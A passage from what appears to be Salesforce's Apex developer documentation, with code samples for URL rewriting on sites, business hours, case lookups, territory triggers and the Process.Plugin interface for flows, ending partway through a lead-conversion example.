Adding URL Rewriting to a Site

Once you've created the URL rewriting Apex class, follow these steps to add it to your site:

1. From Setup, enter *Sites* in the `Quick Find` box, then select **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, choose an Apex class for `URL Rewriter Class`.
4. Click **Save**.

Note: If you have URL rewriting enabled on your site, all PageReferences are passed through the URL rewriter.

Code Example

In this example, we have a simple site consisting of two Visualforce pages: mycontact and myaccount. Be sure you have "Read" permission enabled for both before trying the sample. Each page uses the standard controller for its object type. The contact page includes a link to the parent account, plus contact details.

Before implementing rewriting, the address bar and link URLs showed the record ID (a random 15-digit string), illustrated in the "before" figure. Once rewriting was enabled, the address bar and links show more user-friendly rewritten URLs, illustrated in the "after" figure.

The Apex class used to rewrite the URLs for these pages is shown in Example URL Rewriting Apex Class, with detailed comments.

Example Site Pages

This section shows the Visualforce for the account and contact pages used in this example.

The account page uses the standard controller for accounts and is nothing more than a standard detail page. This page should be named myaccount.

```
<apex:page standardController="Account">
    <apex:detail relatedList="false"/>
</apex:page>
```

The contact page uses the standard controller for contacts and consists of two parts. The first part links to the parent account using the `URLFOR` function and the `$Page` merge variable; the second simply provides the contact details. Notice that the Visualforce page doesn't contain any rewriting logic except `URLFOR`. This page should be named mycontact.

```
<apex:page standardController="contact">
    <apex:pageBlock title="Parent Account">
        <apex:outputLink value="{!URLFOR($Page.mycontact,null,
                [id=contact.account.id])}">{!contact.account.name}
                </apex:outputLink>
    </apex:pageBlock>
    <apex:detail relatedList="false"/>
</apex:page>
```

Example URL Rewriting Apex Class

The Apex class used as the URL rewriter for the site uses the `mapRequestUrl` method to map incoming URL requests to the right Salesforce record. It also uses the `generateUrlFor` method to rewrite the URL for the link to the account page in a more user-friendly form.

```
global with sharing class myRewriter implements Site.UrlRewriter {

    //Variables to represent the user-friendly URLs for
    //account and contact pages
    String ACCOUNT_PAGE = '/myaccount/';
    String CONTACT_PAGE = '/mycontact/';
    //Variables to represent my custom Visualforce pages
    //that display account and contact information
    String ACCOUNT_VISUALFORCE_PAGE = '/myaccount?id=';
    String CONTACT_VISUALFORCE_PAGE = '/mycontact?id=';

    global PageReference mapRequestUrl(PageReference
            myFriendlyUrl){
        String url = myFriendlyUrl.getUrl();

        if(url.startsWith(CONTACT_PAGE)){
            //Extract the name of the contact from the URL
            //For example: /mycontact/Ryan returns Ryan
            String name = url.substring(CONTACT_PAGE.length(),
                    url.length());

            //Select the ID of the contact that matches
            //the name from the URL
            Contact con = [SELECT Id FROM Contact WHERE Name =:
                    name LIMIT 1];

            //Construct a new page reference in the form
            //of my Visualforce page
            return new PageReference(CONTACT_VISUALFORCE_PAGE + con.id);
        }
        if(url.startsWith(ACCOUNT_PAGE)){
            //Extract the name of the account
            String name = url.substring(ACCOUNT_PAGE.length(),
                    url.length());
```

```
            //Query for the ID of an account with this name
            Account acc = [SELECT Id FROM Account WHERE Name =:name LIMIT 1];

           //Return a page in Visualforce format
            return new PageReference(ACCOUNT_VISUALFORCE_PAGE + acc.id);
        }
        //If the URL isn't in the form of a contact or
        //account page, continue with the request
        return null;
    }
    global List<PageReference> generateUrlFor(List<PageReference>
            mySalesforceUrls){
        //A list of pages to return after all the links
        //have been evaluated
        List<PageReference> myFriendlyUrls = new List<PageReference>();

        //a list of all the ids in the urls
        List<id> accIds = new List<id>();

        // loop through all the urls once, finding all the valid ids
        for(PageReference mySalesforceUrl : mySalesforceUrls){
        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

            //If this looks like an account page, transform it
            if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
                //Extract the ID from the query parameter
                //and store in a list
                //for querying later in bulk.
                        String id= url.substring(ACCOUNT_VISUALFORCE_PAGE.length(),
                        url.length());
                        accIds.add(id);
            }
        }

    // Get all the account names in bulk
    List <account> accounts = [SELECT Name FROM Account WHERE Id IN :accIds];

    // make the new urls
    Integer counter = 0;

    // it is important to go through all the urls again, so that the order
    // of the urls in the list is maintained.
    for(PageReference mySalesforceUrl : mySalesforceUrls) {

       //Get the URL of the page
       String url = mySalesforceUrl.getUrl();

       if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
        myFriendlyUrls.add(new PageReference(ACCOUNT_PAGE + accounts.get(counter).name));

         counter++;
       } else {
         //If this doesn't start like an account page,
```

```
            //don't do any transformations
            myFriendlyUrls.add(mySalesforceUrl);
        }
    }


    //Return the full list of pages
    return myFriendlyUrls;
  }

}
```

Before and After Rewriting

Here is a visual example of the results of implementing the Apex class to rewrite the original site URLs. Notice the ID-based URLs in the first figure, and the user-friendly URLs in the second.


Site URLs Before Rewriting



The numbered elements in this figure are:

1. The original URL for the contact page before rewriting
2. The link to the parent account page from the contact page
3. The original URL for the link to the account page before rewriting, shown in the browser's status bar

Site URLs After Rewriting



The numbered elements in this figure are:

1. The rewritten URL for the contact page after rewriting
2. The link to the parent account page from the contact page
3. The rewritten URL for the link to the account page after rewriting, shown in the browser's status bar

Support Classes

Support classes allow you to interact with records commonly used by support centers, such as business hours and cases.

Working with Business Hours

Business hours are used to specify the hours at which your customer support team operates, including multiple business hours in multiple time zones.

This example finds the time one business hour from startTime, returning the Datetime in the local time zone. It gets the default business hours by querying BusinessHours. Also, it calls the `BusinessHours add` method.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in the local timezone.
Datetime nextTime = BusinessHours.add(bh.id, startTime, 60 * 60 * 1000L);
```

This example finds the time one business hour from startTime, returning the Datetime in GMT:

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];
```

```
// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in GMT.
Datetime nextTimeGmt = BusinessHours.addGmt(bh.id, startTime, 60 * 60 * 1000L);
```

The next example finds the difference between startTime and nextTime:

```
// Get the default business hours
BusinessHours bh = [select id from businesshours where IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Create Datetime on May 28, 2008 at 4:06:08 PM in local timezone.
Datetime endTime = Datetime.newInstance(2008, 5, 28, 16, 6, 8);

// Find the number of business hours milliseconds between startTime and endTime as
// defined by the default business hours.  Will return a negative value if endTime is
// before startTime, 0 if equal, positive value otherwise.
Long diff = BusinessHours.diff(bh.id, startTime, endTime);
```

Working with Cases

Incoming and outgoing email messages can be associated with their corresponding cases using the `Cases` class `getCaseIdFromEmailThreadId` method. This method is used with Email-to-Case, which is an automated process that turns emails received from customers into customer service cases.

The following example uses an email thread ID to retrieve the related case ID.

```
public class GetCaseIdController {

   public static void getCaseIdSample() {
        // Get email thread ID
        String emailThreadId = '_00Dxx1gEW._500xxYktg';
        // Call Apex method to retrieve case ID from email thread ID
        ID caseId = Cases.getCaseIdFromEmailThreadId(emailThreadId);

    }
}
```

Cases Class

Territory Management 2.0

With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes related to changes in these territory management records.

Sample Trigger for Territory2

This example trigger fires after Territory2 records have been created or deleted. This example trigger assumes that an organization has a custom field called `TerritoryCount__c` defined on the Territory2Model object to track the net number of territories in each territory model. The trigger code increments or decrements the value in the `TerritoryCount__c` field each time a territory is created or deleted.

```
trigger maintainTerritoryCount on Territory2 (after insert, after delete) {
    // Track the effective delta for each model
    Map<Id, Integer> modelMap = new Map<Id, Integer>();
    for(Territory2 terr : (Trigger.isInsert ? Trigger.new : Trigger.old)) {
       Integer offset = 0;
       if(modelMap.containsKey(terr.territory2ModelId)) {
           offset = modelMap.get(terr.territory2ModelId);
       }
       offset += (Trigger.isInsert ? 1 : -1);
       modelMap.put(terr.territory2ModelId, offset);
    }
    // We have a custom field on Territory2Model called TerritoryCount__c
    List<Territory2Model> models = [SELECT Id, TerritoryCount__c FROM
                            Territory2Model WHERE Id IN :modelMap.keySet()];
    for(Territory2Model tm : models) {
       // In case the field is not defined with a default of 0
       if(tm.TerritoryCount__c == null) {
           tm.TerritoryCount__c = 0;
       }
       tm.TerritoryCount__c += modelMap.get(tm.Id);
    }
    // Bulk update the field on all the impacted models
    update(models);
}
```

Sample Trigger for UserTerritory2Association

This example trigger fires after UserTerritory2Association records have been created. This example trigger sends an email notification to the Sales Operations group letting them know that users have been added to territories. It identifies the user who added users to territories. Then, it identifies each added user along with which territory the user was added to and which territory model the territory belongs to.

```
trigger notifySalesOps on UserTerritory2Association (after insert) {
    // Query the details of the users and territories involved
    List<UserTerritory2Association> utaList = [SELECT Id, User.FirstName, User.LastName,

       Territory2.Name, Territory2.Territory2Model.Name
       FROM UserTerritory2Association WHERE Id IN :Trigger.New];

    // Email message to send
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[]{'salesOps@acme.com'});
    mail.setSubject('Users added to territories notification');

    // Build the message body
    List<String> msgBody = new List<String>();
```

```
    String addedToTerrStr = '{0}, {1} added to territory {2} in model {3} \n';
    msgBody.add('The following users were added to territories by ' +
        UserInfo.getFirstName() + ', ' + UserInfo.getLastName() + '\n');
    for(UserTerritory2Association uta : utaList) {
       msgBody.add(String.format(addedToTerrStr,
           new String[]{uta.User.FirstName, uta.User.LastName,
                        uta.Territory2.Name, uta.Territory2.Territory2Model.Name}));
    }

    // Set the message body and send the email
    mail.setPlainTextBody(String.join(msgBody,''));
    Messaging.sendEmail(new Messaging.Email[] { mail });
}
```

Visual Workflow

Visual Workflow allows administrators to build applications, known as *flows*, that guide users through screens for collecting and updating data.

For example, you can use Visual Workflow to script calls for a customer support center or to generate real-time quotes for a sales organization. You can embed a flow in a Visualforce page and access it in a Visualforce controller using Apex.

IN THIS SECTION:

Getting Flow Variables

You can retrieve flow variables for a specific flow in Apex.

Passing Data to a Flow Using the Process.Plugin Interface

`Process.Plugin` is a built-in interface that allows you to process data within your organization and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

Getting Flow Variables

You can retrieve flow variables for a specific flow in Apex.

The `Flow.Interview` Apex class provides the `getVariableValue` method for retrieving a flow variable, which can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element. This example shows how to use this method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a *`vaBreadCrumb`* variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleContoller {

   // Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

      return(aBreadCrumb==null ? 'Home': aBreadCrumb);
```

```
    }
}
```

Interview Class

Passing Data to a Flow Using the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to process data within your organization and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

When you define an Apex class that implements the `Process.Plugin` interface in your organization, the Cloud Flow Designer displays the Apex class in the Palette.

`Process.Plugin` has these top-level classes.

- `Process.PluginRequest` passes input parameters from the class that implements the interface to the flow.
- `Process.PluginResult` returns output parameters from the class that implements the interface to the flow.
- `Process.PluginDescribeResult` passes input parameters from a flow to the class that implements the interface. This class determines the input parameters and output parameters needed by the `Process.PluginResult` plug-in.

When you write Apex unit tests, instantiate a class and pass it into the interface `invoke` method. To pass in the parameters that the system needs, create a map and use it in the constructor. For more information, see Using the `Process.PluginRequest` Class on page 444.

IN THIS SECTION:

Implementing the Process.Plugin Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

Using the Process.PluginRequest Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

Using the Process.PluginResult Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow.

Using the Process.PluginDescribeResult Class

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

Process.Plugin Data Type Conversions

Understand how data types are converted between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

Sample Process.Plugin Implementation for Lead Conversion

In this example, an Apex class implements the `Process.Plugin` interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via an Apex plug-in element.

Implementing the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The class that implements the `Process.Plugin` interface must call these methods.

Name	Arguments	Return Type	Description
`describe`		`Process.PluginDescribeResult`	Returns a `Process.PluginDescribeResult` object that describes this method call.
`invoke`	`Process.PluginRequest`	`Process.PluginResult`	Primary method that the system invokes when the class that implements the interface is instantiated.

Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
```

```
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);

        plugin.invoke(request);
    }
}
```

Using the `Process.PluginRequest` Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

This class has no methods.

Constructor signature:

```
Process.PluginRequest (Map<String,Object>)
```

Here's an example of instantiating the `Process.PluginRequest` class with one input parameter.

```
Map<String,Object> inputParams = new Map<String,Object>();
        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
        Process.PluginRequest request = new Process.PluginRequest(inputParams);
```

Code Example

In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed.

```
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedPost fpost = new FeedPost();
        fpost.ParentId = UserInfo.getUserId();
        fpost.Body = 'Force.com flow Update: ' + subject;
        insert fpost;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // describes the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('subject',
            Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
 };
        return result;
    }
}
```

Using the `Process.PluginResult` Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

You can instantiate the `Process.PluginResult` class using one of the following formats:

- `Process.PluginResult (Map<String,Object>)`
- `Process.PluginResult (String, Object)`

Use the map when you have more than one result or when you don't know how many results will be returned.

The following is an example of instantiating a `Process.PluginResult` class.

```
string url = 'https://docs.google.com/document/edit?id=abc';
String status = 'Success';
Map<String,Object> result = new Map<String,Object>();
result.put('url', url);
result.put('status',status);
new Process.PluginResult(result);
```

Using the `Process.PluginDescribeResult` Class

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The `Process.PluginDescribeResult` class doesn't support the following functions.

- Queries
- Data modification
- Email
- Apex nested callouts

`Process.PluginDescribeResult` Class and Subclass Properties

Here's the constructor for the `Process.PluginDescribeResult` class.

```
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
```

- PluginDescribeResult Class Properties
- PluginDescribeResult.InputParameter Class Properties
- PluginDescribeResult.OutputParameter Class Properties

Here's the constructor for the `Process.PluginDescribeResult.InputParameter` class.

```
Process.PluginDescribeResult.InputParameter ip = new
    Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
```

Here's the constructor for the `Process.PluginDescribeResult.OutputParameter` class.

```
Process.PluginDescribeResult.OutputParameter op = new
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum);
```

To use the `Process.PluginDescribeResult` class, create instances of these subclasses.

- `Process.PluginDescribeResult.InputParameter`

- `Process.PluginDescribeResult.OutputParameter`

`Process.PluginDescribeResult.InputParameter` is a list of input parameters and has the following format.

```
Process.PluginDescribeResult.inputParameters =
      new List<Process.PluginDescribeResult.InputParameter>{
        new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,

      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
    new Process.PluginDescribeResult.InputParameter('FullName',
       Process.PluginDescribeResult.ParameterType.STRING, true),
    new Process.PluginDescribeResult.InputParameter('DOB',
       Process.PluginDescribeResult.ParameterType.DATE, true),
    };
```

`Process.PluginDescribeResult.OutputParameter` is a list of output parameters and has the following format.

```
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter('URL',
        Process.PluginDescribeResult.ParameterType.STRING),
```

Both classes take the `Process.PluginDescribeResult.ParameterType` Enum. Valid values are:

- BOOLEAN
- DATE
- DATETIME
- DECIMAL
- DOUBLE
- FLOAT
- ID
- INTEGER
- LONG
- STRING

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{

            new Process.PluginDescribeResult.OutputParameter('URL',
            Process.PluginDescribeResult.ParameterType.STRING, true),
            new Process.PluginDescribeResult.OutputParameter('STATUS',
            Process.PluginDescribeResult.ParameterType.STRING),
            };
```

`Process.Plugin` Data Type Conversions

Understand how data types are converted between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Flow Data Type	Data Type
Number	Decimal
Date	Datetime/Date
DateTime	Datetime/Date
Boolean	Boolean and numeric with 1 or 0 values only
Text	String

Sample Process.Plugin Implementation for Lead Conversion

In this example, an Apex class implements the `Process.Plugin` interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via an Apex plug-in element.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

```
// Converts a lead as a step in a Visual Workflow process.
global class VWFConvertLead implements Process.Plugin {
    // This method runs when called by a flow's Apex plug-in element.
    global Process.PluginResult invoke(
        Process.PluginRequest request) {
```

```
        // Set up variables to store input parameters from
        // the flow.
        String leadID = (String) request.inputParameters.get(
            'LeadID');
        String contactID = (String)
            request.inputParameters.get('ContactID');
        String accountID = (String)
            request.inputParameters.get('AccountID');
        String convertedStatus = (String)
            request.inputParameters.get('ConvertedStatus');
        Boolean overWriteLeadSource = (Boolean)
            request.inputParameters.get('OverwriteLeadSource');
        Boolean createOpportunity = (Boolean)
            request.inputParameters.get('CreateOpportunity');
        String opportunityName = (String)
            request.inputParameters.get('ContactID');
        Boolean sendEmailToOwner = (Boolean)
            request.inputParameters.get('SendEmailToOwner');

        // Set the default handling for booleans.
        if (overWriteLeadSource == null)
            overWriteLeadSource = false;
        if (createOpportunity == null)
            createOpportunity = true;
        if (sendEmailToOwner == null)
            sendEmailToOwner = false;

        // Convert the lead by passing it to a helper method.
        Map<String,Object> result = new Map<String,Object>();
        result = convertLead(leadID, contactID, accountID,
            convertedStatus, overWriteLeadSource,
            createOpportunity, opportunityName,
            sendEmailToOwner);

        return new Process.PluginResult(result);
    }

    // This method describes the plug-in and its inputs from
    // and outputs to the flow.
    // Implementing this method adds the class to the
    // Cloud Flow Designer palette.
    global Process.PluginDescribeResult describe() {
        // Set up plugin metadata
        Process.PluginDescribeResult result = new
            Process.PluginDescribeResult();
        result.description =
            'The LeadConvert Flow Plug-in converts a lead into ' +
            'an account, a contact, and ' +
            '(optionally)an opportunity.';
        result.tag = 'Lead Management';

        // Create a list that stores both mandatory and optional
        // input parameters from the flow.
```

```
        // NOTE: Only primitive types (STRING, NUMBER, etc.) are
        // supported at this time.
        // Collections are currently not supported.
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
            // Lead ID (mandatory)
            new Process.PluginDescribeResult.InputParameter(
                'LeadID',
                Process.PluginDescribeResult.ParameterType.STRING,
                true),
            // Account Id (optional)
            new Process.PluginDescribeResult.InputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Contact ID (optional)
            new Process.PluginDescribeResult.InputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Status to use once converted
            new Process.PluginDescribeResult.InputParameter(
                'ConvertedStatus',
                Process.PluginDescribeResult.ParameterType.STRING,
                true),
            new Process.PluginDescribeResult.InputParameter(
                'OpportunityName',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'OverwriteLeadSource',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'CreateOpportunity',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'SendEmailToOwner',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false)
        };

        // Create a list that stores output parameters sent
        // to the flow.
        result.outputParameters = new List<
            Process.PluginDescribeResult.OutputParameter>{
            // Account ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Contact ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'ContactID',
```

```
                Process.PluginDescribeResult.ParameterType.STRING),
            // Opportunity ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'OpportunityID',
                Process.PluginDescribeResult.ParameterType.STRING)
        };

        return result;
    }

    /**
     * Implementation of the LeadConvert plug-in.
     * Converts a given lead with several options:
     * leadID - ID of the lead to convert
     * contactID -
     * accountID - ID of the Account to attach the converted
     *  Lead/Contact/Opportunity to.
     * convertedStatus -
     * overWriteLeadSource -
     * createOpportunity - true if you want to create a new
     *  Opportunity upon conversion
     * opportunityName - Name of the new Opportunity.

     * OpportunityID - ID of the Opportunity created
     *  upon conversion.
     */
    public Map<String,String> convertLead (
                                String leadID,
                                String contactID,
                                String accountID,
                                String convertedStatus,
                                Boolean overWriteLeadSource,
                                Boolean createOpportunity,
                                String opportunityName,
                                Boolean sendEmailToOwner
        ) {
        Map<String,String> result = new Map<String,String>();

        if (leadId == null) throw new ConvertLeadPluginException(
            'Lead Id cannot be null');

        // check for multiple leads with the same ID
        Lead[] leads = [Select Id, FirstName, LastName, Company
            From Lead where Id = :leadID];
        if (leads.size() > 0) {
            Lead l = leads[0];
            // CheckAccount = true, checkContact = false
```

```
            if (accountID == null && l.Company != null) {
                Account[] accounts = [Select Id, Name FROM Account
                    where Name = :l.Company LIMIT 1];
                if (accounts.size() > 0) {
                    accountId = accounts[0].id;
                }
            }

            // Perform the lead conversion.
            Database.LeadConvert lc = new Database.LeadConvert();
            lc.setLeadId(leadID);
            lc.setOverwriteLeadSource(overWriteLeadSource);
            lc.setDoNotCreateOpportunity(!createOpportunity);
            lc.setConvertedStatus(convertedStatus);
            if (sendEmailToOwner != null) lc.setSendNotificationEmail(

CHAPTER 11 Integration and Apex Utilities

In this chapter ...

- Invoking Callouts Using Apex
